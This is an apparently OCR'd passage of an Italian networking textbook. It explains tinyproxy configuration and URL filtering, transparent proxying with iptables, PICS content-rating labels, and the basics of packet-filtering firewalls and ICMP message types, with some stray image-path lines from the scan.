# Port: Specify the port which tinyproxy will listen on.  Please note
# that should you choose to run on a port lower than 1024 you will need
# to start tinyproxy using root.
Port 8888
```

```
# Timeout: The maximum number of seconds of inactivity a connection is
# allowed to have before it is closed by tinyproxy.
Timeout 600

# ErrorFile: Defines the HTML file to send when a given HTTP error
# occurs.  You will probably need to customize the location to your
# particular install.  The usual locations to check are:
#   /usr/local/share/tinyproxy
#   /usr/share/tinyproxy
#   /etc/tinyproxy
#
# ErrorFile 404 "/usr/share/tinyproxy/404.html"
# ErrorFile 400 "/usr/share/tinyproxy/400.html"
# ErrorFile 503 "/usr/share/tinyproxy/503.html"
# ErrorFile 403 "/usr/share/tinyproxy/403.html"
# ErrorFile 408 "/usr/share/tinyproxy/408.html"
#
# DefaultErrorFile: The HTML file that gets sent if there is no
# HTML file defined with an ErrorFile keyword for the HTTP error
# that has occured.
DefaultErrorFile "/usr/share/tinyproxy/default.html"

# Logfile: Allows you to specify the location where information should
# be logged to.  If you would prefer to log to syslog, then disable this
# and enable the Syslog directive.  These directives are mutually
# exclusive.
Logfile "/var/log/tinyproxy/tinyproxy.log"

# LogLevel: Set the logging level. Allowed settings are:
#       Critical        (least verbose)
#       Error
#       Warning
#       Notice
#       Connect         (to log connections without Info's noise)
#       Info            (most verbose)
#
# The LogLevel logs from the set level and above. For example, if the
# LogLevel was set to Warning, then all log messages from Warning to
# Critical would be output, but Notice and below would be suppressed.
LogLevel Connect
```

```
# PidFile: Write the PID of the main tinyproxy thread to this file so it
# can be used for signalling purposes.
PidFile "/var/run/tinyproxy/tinyproxy.pid"

# MaxClients: This is the absolute highest number of threads which will
# be created. In other words, only MaxClients number of clients can be
# connected at the same time.
#
MaxClients 1024

# MinSpareServers/MaxSpareServers: These settings set the upper and
# lower limit for the number of spare servers which should be available.
#
# If the number of spare servers falls below MinSpareServers then new
# server processes will be spawned.  If the number of servers exceeds
# MaxSpareServers then the extras will be killed off.
MinSpareServers 30
MaxSpareServers 60

# StartServers: The number of servers to start initially.
#
StartServers 30

# MaxRequestsPerChild: The number of connections a thread will handle
# before it is killed. In practise this should be set to 0, which
# disables thread reaping. If you do notice problems with memory
# leakage, then set this to something like 10000.
MaxRequestsPerChild 0

# ViaProxyName: The "Via" header is required by the HTTP RFC, but using
# the real host name is a security concern.  If the following directive
# is enabled, the string supplied will be used as the host name in the
# Via header; otherwise, the server's host name will be used.
ViaProxyName "tinyproxy"










# Filter: This allows you to specify the location of the filter file.
Filter "/etc/tinyproxy/filter"

# FilterURLs: Filter based on URLs rather than domains.
```

```
FilterURLs On

# FilterExtended: Use POSIX Extended regular expressions rather than
# basic.
FilterExtended On

# FilterDefaultDeny: Change the default policy of the filtering system.
# If this directive is commented out, or is set to "No" then the default
# policy is to allow everything which is not specifically denied by the
# filter file.
#
# However, by setting this directive to "Yes" the default policy becomes
# to deny everything which is _not_ specifically allowed by the filter
# file.
FilterDefaultDeny No

# ConnectPort: This is a list of ports allowed by tinyproxy when the
# CONNECT method is used.  To disable the CONNECT method altogether, set
# the value to 0.  If no ConnectPort line is found, all ports are
# allowed (which is not very secure.)
#
# The following two ports are used by SSL.
ConnectPort 443
ConnectPort 563
```

Nella configurazione di esempio mostrata, si fa riferimento al file '`/etc/tinyproxy/filter`', contenente le regole di filtro dei siti o delle pagine. Il contenuto di questo file si intende come ciò che è concesso raggiungere, se è attiva l'opzione '**`FilterDefaultDeny Yes`**' è attiva. Diversamente, con '**`FilterDefaultDeny No`**' si intende escludere ciò che corrisponde alle regole contenute nel file '`/etc/tinyproxy/filter`'. A titolo di esempio, il contenuto del file '`/etc/tinyproxy/filter`' potrebbe essere simile a quello seguente, con lo scopo di filtrare (escludere) ciò che corrisponde alle direttive. Va tenuto conto che

il filtro si riferisce all'indirizzo URI che si intende raggiungere.

```
\.flv$
\.mp3$
\.mp4$
\.ogg$
\.ogv$
\.mpeg$
\.mpg$
\.exe$
poker
casino
jackpot
gambling
scommess
```

Si ricorda che in un sistema GNU/Linux è necessario dare un comando simile a quello seguente per ottenere in pratica la funzionalità di proxy trasparente, tenendo anche conto che ciò riguarda soltanto i nodi che si avvalgono del proxy in qualità di router:

```
# iptables -t nat -A PREROUTING -p tcp --dport 80 -i eth1 ↩
↪          -j REDIRECT --to-port 8080 [Invio]
```

In questo caso, l'interfaccia di rete '**eth1**' è quella rivolta verso la rete che si vuole controllare.

Purtroppo, però, il proxy trasparente non può filtrare una comunicazione cifrata (HTTPS), perché non è possibile ricostruirla. Pertanto, dovendo lasciare libera la comunicazione per il protocollo HTTPS, è facile raggirare un proxy trasparente, tanto che spesso i siti «delicati», come quelli di gioco d'azzardo e quelli di pornografia, utilizzano prevalentemente il protocollo HTTPS (adducendo delle discutibili motivazioni di sicurezza).

42.3 PICS: *Platform for Internet content selection*

PICS, ovvero *Platform for Internet content selection*, è un metodo per classificare, autonomamente, o attraverso l'intervento di un'autorità di classificazione esterna, i contenuti distribuiti elettronicamente attraverso Internet.

42.3.1 Come si classifica

PICS definisce i contenuti attraverso una sorta di linguaggio, nel quale però i valori delle informazioni sono da stabilirsi. Per esempio, un certo contenuto potrebbe essere classificato con il codice seguente:

```
(PICS-1.1 "http://www.weburbia.com/safe/ratings.htm"
 l r
 (s 0))
```

La classificazione si rifà a quanto definito da qualcuno; nell'esempio, si tratta di ciò che viene descritto proprio nella pagina *http://www.weburbia.com/safe/ratings.htm* . Pertanto, non esiste un metodo universale di classificazione, ma solo contestuale.

La classificazione può essere eseguita dall'autore stesso di un lavoro digitale, ma in tal caso si tratta di una semplice dichiarazione libera di ciò che questo contiene, a vantaggio del pubblico. In alternativa, la classificazione può essere eseguita da chi pubblica il materiale, anche in questo caso con lo stesso intento di agevolare il pubblico. La classificazione può avvenire anche per opera di un classificatore certificato, il quale può «firmare» la propria classificazione (in tal caso si usa un'estensione del linguaggio PICS, definita DSig). Segue un esempio di classificazione firmata, tratta da *PICS Signed Labels (DSig) 1.0 Specification* *http://www.w3.org/TR/REC-DSig-label/* :

```
(PICS-1.1 "http://www.gcf.org/v2.5"
   by "John Doe"
   labels
      for "http://www.w3.org/PICS/DSig/Overview"
      extension
        (optional "http://www.w3.org/TR/1998/REC-DSig-label/resinfo-1_0"
           ("http://www.w3.org/TR/1998/REC-DSig-label/SHA1-1_0" "aba21241241=")
           ("http://www.w3.org/TR/1998/REC-DSig-label/MD5-1_0" "cdc43463463="
            "1997-02-05T08:15-0500"))
      extension
        (optional "http://www.w3.org/TR/1998/REC-DSig-label/sigblock-1_0"
           ("AttribInfo"
              ("http://www.w3.org/PICS/DSig/X509-1_0" "efe64685685=")
              ("http://www.w3.org/PICS/DSig/X509-1_0"
               "http://SomeCA/Certs/ByDN/CN=PeterLipp,O=TU-Graz,OU=IAIK")
              ("http://www.w3.org/PICS/DSig/pgpcert-1_0" "ghg86807807=")
              ("http://www.w3.org/PICS/DSig/pgpcert-1_0"
               "http://pgp.com/certstore/plipp@iaik.tu-graz.ac.at"))
           ("Signature" "http://www.w3.org/TR/1998/REC-DSig-label/RSA-MD5-1_0"
              ("byKey" (("N" "aba212412412=")
                        ("E" "3jdg93fj")))
              ("on" "1996-12-02T22:20-0000")
              ("SigCrypto" "3j9fsaJ30SD=")))
      on "1994.11.05T08:15-0500"
      ratings (suds 0.5 density 0 color 1))
```

42.3.2 Come si pubblica la classificazione

In generale, la classificazione di un contenuto elettronico può essere fornita attraverso il protocollo di comunicazione che consente di accedervi. Nel caso più comune, dovrebbe essere inserita nel protocollo HTTP, evidentemente a opera del servizio che pubblica i contenuti (il servente HTTP). Per esempio, a seguito della richiesta da parte di un navigatore di prelevare un certo file, la risposta del servizio potrebbe contenere l'intestazione seguente:

```
HTTP/1.0 200 OK
Date: Tue, 01 Jan 2013 17:44:46 GMT
Last-Modified: Tue, 01 Jan 2012 21:07:24 GMT
PICS-Label:
 (PICS-1.1 "http://www.weburbia.com/safe/ratings.htm"
  l r
  (s 0))
Content-Type: text/html

…
```

Ciò consente di classificare tutti i tipi di file, senza doverli alterare per aggiungervi tale informazione; si pensi alle immagini, ai file audio, ai filmati. Nel caso di documenti HTML, è comunque possibile mettere la classificazione in un elemento '**META**':

```
<!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
<HTML>
<HEAD>
…
  <META http-equiv="PICS-Label" content='
   (PICS-1.1 "http://www.weburbia.com/safe/ratings.htm"
    l r
    (s 0))
  '>
…
</HEAD>
…
</HTML>
```

Evidentemente, la possibilità di inserire la classificazione in un elemento '**META**', consente all'autore di un opera di eseguire questo compito.

42.3.3 Come si sceglie e come si interpreta la classificazione

Come già accennato, il sistema PICS dà il modo di inserire delle informazioni per la classificazione di un contenuto, ma non definisce le classificazioni in sé. Per questo occorre rivolgersi a dei cataloghi noti. Per esempio, *Safe for kids* *http://www.weburbia.com/safe/ratings.htm* definisce solo tre valori:

- 0 adatto a un pubblico infantile;
- 1 adatto a un pubblico di minori, ma sotto la guida degli adulti;
- 2 adatto a un pubblico adulto.

In pratica, i tre livelli rispecchiano le classificazioni comuni usate per i programmi televisivi (bollino verde, giallo o rosso).

I tre livelli si applicano a un contenuto elettronico con i tre codici seguenti, rispettivamente:

- `(PICS-1.1 "http://www.weburbia.com/safe/ratings.htm" l r (s 0))`
- `(PICS-1.1 "http://www.weburbia.com/safe/ratings.htm" l r (s 1))`
- `(PICS-1.1 "http://www.weburbia.com/safe/ratings.htm" l r (s 2))`

L'interpretazione della classificazione e l'eventuale censura, può avvenire a opera del navigatore stesso, oppure di un programma che si interpone in qualità di «procuratore» (noto comunemente come proxy).

42.4 Introduzione ai concetti di firewall e di NAT/PAT

«

All'interno di una rete, il firewall è un componente che serve a proteggerne una parte rispetto al resto. Di solito, si tratta di qualcosa che si interpone tra una rete interna e una rete esterna, come Internet, per evitare un accesso indiscriminato alla rete interna da parte di nodi collocati all'esterno di questa.

Il firewall, a parte il significato letterale del nome, è una sorta di filtro (passivo o attivo) che si interpone al traffico di rete. Come tale, deve essere regolato opportunamente, in base agli obiettivi che si intendono raggiungere.

Figura 42.24. Il firewall è un filtro che si interpone tra una rete interna e una rete esterna.



Generalmente, i compiti del firewall vengono svolti da un nodo che nella rete si pone in qualità di router, munito di almeno due interfacce di rete: una per l'accesso alla rete esterna e una per la rete interna.

Si distinguono due tipi fondamentali di firewall i quali possono comunque integrarsi: filtri di pacchetto IP (a cui si aggiunge di solito la funzione di NAT[2]) e serventi proxy.

I filtri di pacchetto IP permettono di bloccare o abilitare selettiva-

mente il traffico che attraversa il firewall, definendo i protocolli (o meglio, il tipo di pacchetto), gli indirizzi IP e le porte utilizzate. Questo sistema permette al massimo di controllare i tipi di servizio che possono essere utilizzati in una direzione e nell'altra, da e verso indirizzi IP determinati, ma senza la possibilità di annotare in un registro i collegamenti che sono stati effettuati (salvo eccezioni), né di poter identificare gli utenti che li utilizzano. In un certo senso, questo genere di firewall è come un router su cui si può soltanto filtrare il tipo dei pacchetti che si vogliono lasciare transitare.

I serventi proxy rappresentano una sorta di intermediario che si occupa di intrattenere le connessioni per conto di qualcun altro nella rete interna (sezione 42.2). Dal momento che il proxy ha un ruolo attivo nelle connessioni, può tenere un registro delle azioni compiute; eventualmente può anche tentare di identificare l'utente che lo utilizza.

42.4.1 Firewall in forma di filtri di pacchetto

Il filtro di pacchetto può intervenire al terzo o al massimo al quarto livello del modello ISO-OSI. In altri termini, è in grado di identificare e filtrare i pacchetti in base agli indirizzi IP, alle porte utilizzate e a poche altre informazioni, come elencato nella tabella 42.26 a titolo di esempio.

Figura 42.25. Un firewall che funziona come filtro di pacchetto IP, può interviene al terzo e quarto livello del modello ISO-OSI.



Tabella 42.26. Caratteristiche tipiche dei pacchetti che possono essere prese in considerazione per il filtro.

Caratteristica	Annotazioni
interfaccia di rete	l'interfaccia interessata nel nodo locale
indirizzo IP di origine	
indirizzo IP di destinazione	
protocollo	TCP, UDP, ICMP
porta di origine	TCP o UDP
porta di destinazione	TCP o UDP
messaggio ICMP	rappresentato da un numero
pacchetto frammentato	frammentazione a livello IP
pacchetto SYN	richiesta inizio di connessione TCP

Si tratta di una limitazione significativa che comporta i problemi maggiori nella configurazione corretta di un filtro del genere, in base ai fini che si tendono ottenere. Volendo esprimere la cosa attraverso un esempio molto semplice, un filtro di questo tipo non può intervenire esattamente ed esclusivamente sul «protocollo HTTP»; al massimo si può intercettare il transito dei pacchetti TCP in arrivo verso la porta 80, se si vuole impedire l'instaurarsi di connessioni a un servizio HTTP locale, oppure in uscita se si vuole impedire di raggiungere servizi esterni. Ma questo non vuol dire che si blocca il protocollo HTTP: è solo un intervento fatto in modo tale da arrivare a un risultato molto vicino a quello atteso.

Tabella 42.27. Messaggi ICMP.

Tipo	Codice	Nome del tipo	Nome del codice	Chi lo utilizza
0		echo-reply		risposta a un ping (pong)
1				
2				
3		destination-unreachable		traffico TCP e UDP
3	0		network-unreachable	
3	1		host-unreachable	
3	2		protocol-unreachable	
3	3		port-unreachable	
3	4		fragmentation-needed	
3	5		source-route-failed	
3	6		network-unknown	

Tipo	Codice	Nome del tipo	Nome del codice	Chi lo utilizza
3	7		host-unknown	
3	8			
3	9		network-prohibited	
3	10		host-prohibited	
3	11		TOS-network-unreachable	
3	12		TOS-host-unreachable	
3	13		communication-prohibited	
3	14		host-precedence-violation	
3	15		precedence-cutoff	
4		source-quench		
5		redirect		instradamento dei pacchetti
5	0		network-redirect	
5	1		host-redirect	
5	2		TOS-network-redirect	
5	3		TOS-host-redirect	
6				
